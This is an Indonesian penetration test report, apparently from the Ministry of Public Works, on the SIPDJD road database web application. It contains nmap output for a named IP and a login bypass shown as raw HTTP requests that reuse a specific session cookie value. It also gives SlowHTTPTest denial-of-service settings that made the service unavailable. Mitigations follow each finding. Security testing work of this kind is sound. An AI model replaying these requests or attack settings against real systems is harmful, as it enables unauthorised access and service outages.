Kementerian Pekerjaan Umum dan Perumahan Rakyat
Sekretariat Jenderal
Pusat Data dan Teknologi Informasi

Laporan Penetration Testing Aplikasi

SIPDJD

21 OKTOBER 2024

Oleh : Bangun Haristo Indriat


LAPORAN PENTEST & VULNERABILITY SIPDJD


1. Data Collection

Hasil pemindaian port menggunakan tool NMAP pada aplikasi SIPDJD dengan alamat IP 34.49.159.161 sebagai berikut:

```
Nmap scan report for 161.159.49.34.bc.googleusercontent.com (34.49.159.161)
Host is up (0.0034s latency).
Not shown: 995 filtered tcp ports (no-response)
PORT     STATE SERVICE    VERSION
21/tcp   open  ftp?
80/tcp   open  http       nginx
|_http-server-header: nginx
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.0 404 Not Found
|     server: nginx
|     date: Sun, 20 Oct 2024 20:12:27 GMT
|     content-type: text/html; charset=UTF-8
|     x-powered-by: PHP/7.4.33
|     set-cookie: ci_session=f4e960218d31d0f64ca0767c0596e0a4028c77de; expires=Sun, 20-Oct-2024 22:12:27 GMT; Max-Age=7200; path=/; HttpOnly
|     expires: Thu, 19 Nov 1981 08:52:00 GMT
|     cache-control: no-store, no-cache, must-revalidate
|     pragma: no-cache
|     via: 1.1 google
|     <!DOCTYPE html>
|     <html lang="en">
|     <head>
|     <meta charset="utf-8">
|     <title>404 Page Not Found</title>
|     <style type="text/css">
|     ::selection { background-color: #E13300; color: white; }
|     ::-moz-selection { background-color: #E13300; color: white; }
|     body {
|     background-color: #fff;
|     margin: 40px;
|     font: 13px/20px normal Helvetica, Arial, sans-serif;
|     color: #4F5155;
|     color: #003399;
|     background-color: transparent;
```

```
|   GetRequest:
|     HTTP/1.0 307 Temporary Redirect
|     server: nginx
|     date: Sun, 20 Oct 2024 20:12:21 GMT
|     content-type: text/html; charset=UTF-8
|     x-powered-by: PHP/7.4.33
|     set-cookie: ci_session=6e1a9fedbe79227abbbab8e11dce185fadccc37d; expires=Sun, 20-Oct-2024 22:12:21 GMT; Max-Age=7200; path=/; HttpOnly
|     expires: Thu, 19 Nov 1981 08:52:00 GMT
|     cache-control: no-store, no-cache, must-revalidate
|     pragma: no-cache
|     location: http://34.49.159.161/auth
|     x-frame-options: SAMEORIGIN
|     x-content-type-options: nosniff
|     x-xss-protection: 1; mode=block
|     via: 1.1 google
|     Content-Length: 0
|   HTTPOptions:
|     HTTP/1.0 405 Method Not Allowed
|     server: nginx
|     date: Sun, 20 Oct 2024 20:12:21 GMT
|     content-type: text/html
|     Content-Length: 150
|     via: 1.1 google
|     <html>
|     <head><title>405 Not Allowed</title></head>
|     <body>
|     <center><h1>405 Not Allowed</h1></center>
|     <hr><center>nginx</center>
|     </body>
|     </html>
|   RTSPRequest:
|     HTTP/1.0 400 Bad Request
|     Content-Type: text/html; charset=UTF-8
|     Referrer-Policy: no-referrer
|     Content-Length: 273
|     Date: Sun, 20 Oct 2024 20:12:21 GMT
|     <html><head>
|     <meta http-equiv="content-type" content="text/html;charset=utf-8">
|     <title>400 Bad Request</title>
|     </head>
|     <body text=#000000 bgcolor=#ffffff>
```





Dari hasil pemindaian port pada alamat IP 34.49.159.161 ditemukan 5 port yang terbuka.


No	Port	Protocol	Service	Deskripsi
1	**21**	TCP	FTP	-
2	**80**	TCP	http	nginx
3	**443**	TCP	Tcp wrapped	-
4	**554**	TCP	rtsp?	-
5	**1723**	TCP	pptp?	-

Dari hasil pemindaian port pada alamat IP 34.49.159.161 ditemukan 5 port yang terbuka. Namun jika di lihat, bahwa port-port tersebut tidak memiliki celah kerentanan.

2. Web Pentesting

a. Web Scanning identification

Berdasarkan hasil scan web yang ditampilkan pada gambar, berikut adalah deskripsi atau resume dari informasi yang dapat diidentifikasi:



Berdasarkan hasil scan web yang ditampilkan pada gambar, berikut adalah deskripsi atau resume dari informasi yang dapat diidentifikasi:


1) **URL dan Status Code**:
   - URL yang diakses adalah http://34.49.159.161/auth.
   - Status HTTP menunjukkan **200 OK**, yang berarti permintaan berhasil.
2) **Framework dan Teknologi yang Digunakan**:
   - **PHP** versi 7.4.33 digunakan sebagai bahasa server-side.
   - **CodeIgniter** framework PHP digunakan untuk pengembangan aplikasi.
   - **JQuery** versi 3.5.1 digunakan untuk manipulasi DOM dan JavaScript.
   - **Bootstrap** versi 4 digunakan untuk antarmuka front-end.
   - Menggunakan **nginx** sebagai web server.
3) **Lokasi dan Informasi Server**:
   - Alamat IP server adalah 34.49.159.161.
   - Negara lokasi server: **United States** (US).
   - Menggunakan **HTML5** sebagai teknologi markup.
   - Dikonfigurasi dengan proteksi **X-Frame-Options: SAMEORIGIN**, yang mencegah situs dimuat dalam iframe dari domain lain, sebagai bentuk pencegahan klikjacking.
4) **Cookies**:
   - Cookie ci_session dari framework CodeIgniter digunakan untuk manajemen sesi.
   - **HttpOnly** diatur untuk mencegah akses JavaScript pada cookie, membantu mencegah serangan cross-site scripting (XSS).

5) **Keamanan Tambahan**:
    - Terdapat proteksi tambahan seperti **X-XSS-Protection** dan **X-Content-Type-Options** (dengan nilai nosniff), yang digunakan untuk mencegah serangan XSS dan sniffing MIME types.
    - Terdapat pengaturan **X-UA-Compatible** (IE=edge) yang memastikan halaman ditampilkan dengan versi terbaru dari mesin peramban.
6) **Header Uncommon**:
    - Terdapat beberapa header yang jarang ditemukan, seperti **x-content-type-options** yang melindungi dari penyerangan dengan memanipulasi MIME type, serta pengaturan **Via-Proxy** yang menunjukkan adanya proxy melalui Google (1.1 google).
7) **Authentication dan Informasi Login**:
    - Situs ini memiliki halaman login dengan judul **Sistem Informasi Database Jalan | SIPDJD | Login**.
    - Terdapat bidang input password yang diidentifikasi sebagai pass.

Berdasarkan informasi ini, situs web menggunakan berbagai proteksi keamanan dasar, namun penggunaan PHP 7.4 yang sudah tidak didukung lagi oleh pengembang utama PHP bisa menjadi potensi kerentanan di masa mendatang jika tidak segera diperbarui. Juga, penggunaan teknologi proxy dan server di AS menambah konteks terkait akses server ini.


b. Broken Authentication (OWASP A01:2021) (**Critical**)

- Kerentanan ini terjadi ketika autentikasi tidak diterapkan dengan benar, memungkinkan penyerang untuk memperoleh atau menggunakan kredensial pengguna secara tidak sah.
- Dalam kasus yang Anda gambarkan, sesi autentikasi seharusnya dikelola dengan baik, dan pengguna harus diminta untuk melakukan login ulang jika sesi telah berakhir. Jika sesi tetap aktif bahkan setelah logout atau tanpa memerlukan kredensial baru, ini mengarah pada masalah broken authentication.



Pada celah kerentanan ini dengan session :

“91b22937571da3899fd303b513f99d342de4c3a0” yang didapat dari login sebelumnya, namun saat dilakukan login, session tersebut masih dapat digunakan untuk membypass login pada website tersebut.



Gambar login page

Pada login page SiPDJD ini dengan url http://34.49.159.161/auth memiliki session id seperti yang ditujukkan pada gambar berikut.

```
GET /auth HTTP/1.1
Host : 34.49.159.161
User-Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:131.0) Gecko/20100101 Firefox/131.0
Accept : text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language : en-US,en;q=0.5
Accept-Encoding : gzip, deflate
Referer : http://34.49.159.161/dashboard/welcome
Connection : close
Cookie : ci_session =9240190cbfb407291eb78734b726b07ab759ee7a
Upgrade-Insecure-Requests : 1
Priority : u=0, i
```

Pada gambar di atas, dapat dilihat session id secara default. Lalu untuk mendapatkan langkah ypass username password, maka session id tersebut diganti dengan session id berikut: 91b22937571da3899fd303b513f99d342de4c3a0

```
GET /auth HTTP/1.1
Host : 34.49.159.161
User-Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:131.0) Gecko/20100101 Firefox/131.0
Accept : text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language : en-US,en;q=0.5
Accept-Encoding : gzip, deflate
Referer : http://34.49.159.161/dashboard/welcome
Connection : close
Cookie : ci_session =91b22937571da3899fd303b513f99d342de4c3a0
Upgrade-Insecure-Requests : 1
Priority : u=0, i
```

Selanjutnya pada url /dashboard/welcome dimana pada halaman konfirmasi ini, terdapat session id yang lain yang masih default. Session ID: b6c79fa3991363341ff75ed78dc9ca69be950ccf.


Pada session id tersebut, maka selanjutnya diisikan dengan session yang sudah di temukan di atas.

```
GET /dashboard/welcome HTTP/1.1
Host : 34.49.159.161
User-Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:131.0) Gecko/20100101 Firefox/131.0
Accept : text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language : en-US,en;q=0.5
Accept-Encoding : gzip, deflate
Referer : http://34.49.159.161/dashboard/welcome
Connection : close
Cookie : ci_session =b6c79fa3991363341ff75ed78dc9ca69be950ccf
Upgrade-Insecure-Requests : 1
Priority : u=0, i
```

Session ID masih tersebut masih default yang kemudian diganti dengan session id berikut : 91b22937571da3899fd303b513f99d342de4c3a0 sehingga tanpa memasukkan username dan password maka sistem informasi tersebut dapat dilakukan bypass.

```
GET /dashboard/welcome HTTP/1.1
Host : 34.49.159.161
User-Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:131.0) Gecko/20100101 Firefox/131.0
Accept : text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language : en-US,en;q=0.5
Accept-Encoding : gzip, deflate
Referer : http://34.49.159.161/dashboard/welcome
Connection : close
Cookie : ci_session =91b22937571da3899fd303b513f99d342de4c3a0
Upgrade-Insecure-Requests : 1
Priority : u=0, i
```

Maka dengan session ID tersebut, sistem inforamsi SiPDJD dapat dilakukan bypass.




Dalam kasus yang Anda jelaskan, kerentanan ini akan digolongkan ke dalam *Broken Authentication* sesuai dengan OWASP Top 10 terbaru, dan perlu penanganan yang serius untuk memastikan keamanan aplikasi.

Rekomendasi mitigasi:

1. **Session rotation**: Pastikan ID sesi diperbarui setelah pengguna login (session regeneration).
2. **Manajemen sesi yang sesuai**: Sesi harus memiliki durasi waktu yang wajar dan secara otomatis kadaluarsa setelah periode tidak aktif tertentu (timeout).
3. **Logout yang sesuai**: Setelah logout, sesi harus dihancurkan secara tepat sehingga tidak dapat digunakan kembali.

3. DDOS Testing (**High**)

a. Mencoba tes ketahanan dengan metode DDOS pada Port 80



DDOS menggunakan slowhttp

Berikut adalah deskripsi terhadap serangan DDoS berdasarkan hasil **SlowHTTPTest** yang ditampilkan pada gambar diatas.

Detail Pengujian:

1. **Jenis Uji:**
    - **Test type**: **SLOW HEADERS**. Pengujian ini menggunakan serangan tipe **slow headers**, di mana header HTTP dikirim dengan sangat lambat untuk membuat koneksi tetap terbuka, sehingga memaksa server untuk menjaga koneksi aktif dan akhirnya kehabisan sumber daya.
2. **Jumlah Koneksi:**
    - **Number of connections**: 10,000. Pengujian melibatkan **10.000 koneksi simultan**, yang bertujuan membebani server dengan koneksi yang tidak selesai sehingga mengakibatkan penggunaan sumber daya yang tinggi pada server target.
3. **URL Target:**
    - **URL**: http://34.49.159.161/auth. Serangan ditargetkan pada endpoint /auth dari IP **34.49.159.161**.
4. **Metode HTTP**:
    - **Verb**: **POST**. Permintaan dilakukan menggunakan metode POST untuk mengirimkan data ke server target.
5. **Header Content-Length**:
    - **Content-Length header value**: 4096. Header ini menunjukkan panjang konten yang dikirim, yaitu sebesar **4096 byte**.
6. **Parameter Lainnya**:
    - **Follow up data max size**: 52 byte. Ukuran maksimal data tindak lanjut yang dikirimkan dalam setiap interval.
    - **Interval between follow up data**: 10 detik. Interval antar pengiriman data tindak lanjut adalah **10 detik**, yang berarti data dikirim sangat lambat untuk menjaga koneksi tetap aktif.
    - **Connections per second**: 2000. Uji ini menghasilkan **2.000 koneksi per detik**, yang meningkatkan jumlah koneksi yang dibuka secara cepat.
    - **Probe connection timeout**: 80 detik. Waktu tunggu untuk respons dari server adalah **80 detik** sebelum koneksi dinyatakan gagal.
    - **Test duration**: 1200 detik (20 menit). Total durasi serangan adalah **1200 detik** atau **20 menit**.

7. **Hasil Pengujian:**
    - **Status pada detik ke-165**:
        - **Pending connections**: 6015. Sebanyak **6.015 koneksi** masih dalam status pending atau menunggu respons dari server.
        - **Connected**: 3905. Sebanyak **3.905 koneksi** sudah berhasil terhubung dengan server, menandakan server masih menerima beberapa koneksi.
        - **Error**: 0. Tidak ada kesalahan atau kegagalan koneksi yang terjadi.
        - **Closed**: 80. Sebanyak **80 koneksi** ditutup oleh server, namun tidak cukup untuk mengurangi dampak serangan secara signifikan.
        - **Service available**: **NO**. Layanan sudah **tidak tersedia** pada saat pengujian ini mencapai detik ke-165, yang berarti server target mengalami kegagalan dalam menangani beban koneksi dan tidak lagi dapat melayani permintaan baru.

    Analisis Dampak Serangan:

    - Serangan **Slow HTTP Header** ini berhasil membuat layanan **tidak tersedia** ("Service available: NO"), yang berarti server telah terjebak dalam koneksi yang tidak selesai sehingga kehabisan sumber daya untuk memproses koneksi lainnya.
    - Sebagian besar koneksi (6015 dari 10.000) masih dalam status pending, yang menunjukkan bahwa server terus terjebak dalam menangani permintaan yang tidak pernah selesai.
    - Tidak ada koneksi yang mengalami kegagalan atau error (0 error), tetapi 80 koneksi telah ditutup oleh server, kemungkinan karena timeout atau server mulai menutup koneksi yang dianggap tidak aktif.

4. Rekomendasi:

Untuk memperkuat server terhadap serangan seperti ini, berikut adalah beberapa langkah yang bisa diambil:

1) **Konfigurasi timeout koneksi**: Mengurangi waktu tunggu untuk koneksi HTTP yang lambat dapat membantu mengurangi dampak serangan slow HTTP.
2) **Menerapkan batas jumlah koneksi per IP**: Ini membantu mencegah satu IP membuka terlalu banyak koneksi.

3) **Menggunakan solusi DDoS protection**: Seperti Web Application Firewall (WAF) atau layanan mitigasi DDoS yang dapat mengidentifikasi dan menghentikan serangan serupa.

4) **Load Balancing**: Distribusi beban ke beberapa server atau menggunakan layanan cloud dapat membantu menangani lonjakan lalu lintas yang tidak terduga.

Serangan ini menunjukkan bahwa server target rentan terhadap jenis serangan Slow HTTP Header, dan mitigasi perlu dilakukan untuk mencegah kejadian serupa di masa mendatang.

5. Kesimpulan

a. Website SiPDJD dengan IP Address 34.49.159.161 Memiliki celah kerentanan Broken Authentication (**Critical**).
b. Selain itu, ditemukan kerentanan DDOS (Distributed Denial of Service) dengan severity **high** pada server. Server dapat kehilangan availability dengan mengirimkan paket data 4096 byte.

Disclaimer

Penting untuk diingat bahwa hasil dari penetration testing atau pemindaian keamanan bukanlah garansi mutlak terhadap keamanan aplikasi Anda. Angka tersebut hanya merepresentasikan sebagian kecil dari kompleksitas dan tantangan yang ada dalam menjaga keamanan siber Kementerian PUPR.

Sesuai dengan PERATURAN MENTERI PUPR NOMOR 9 TAHUN 2023 TENTANG PENERAPAN SISTEM PEMERINTAHAN BERBASIS ELEKTRONIK, Aplikasi SPBE Kementerian PUPR adalah menjadi tanggung jawab seluruh pegawai Kementerian PUPR. Jika terjadi kebocoran data pribadi (Pelanggaran UU Nomor 27 Tahun 2022 tentang Perlindungan Data Pribadi), kerugian materil dan non materil terhadap pengguna aplikasi, serta gangguan lainnya, maka akan menjadi tanggung jawab Kementerian PUPR. Kami mengingatkan bahwa keamanan siber adalah proses berkelanjutan. Selalu update dan perbarui sistem Anda secara regular. Lakukan pengujian keamanan secara berkala dan terapkan praktik terbaik keamanan informasi. Ingat, langkah-langkah keamanan yang Anda ambil hari ini dapat membantu melindungi data dan infrastruktur IT pada area siber Kementerian PUPR. Mari kita sama-sama berupaya menciptakan lingkungan siber Kementerian PUPR yang lebih aman.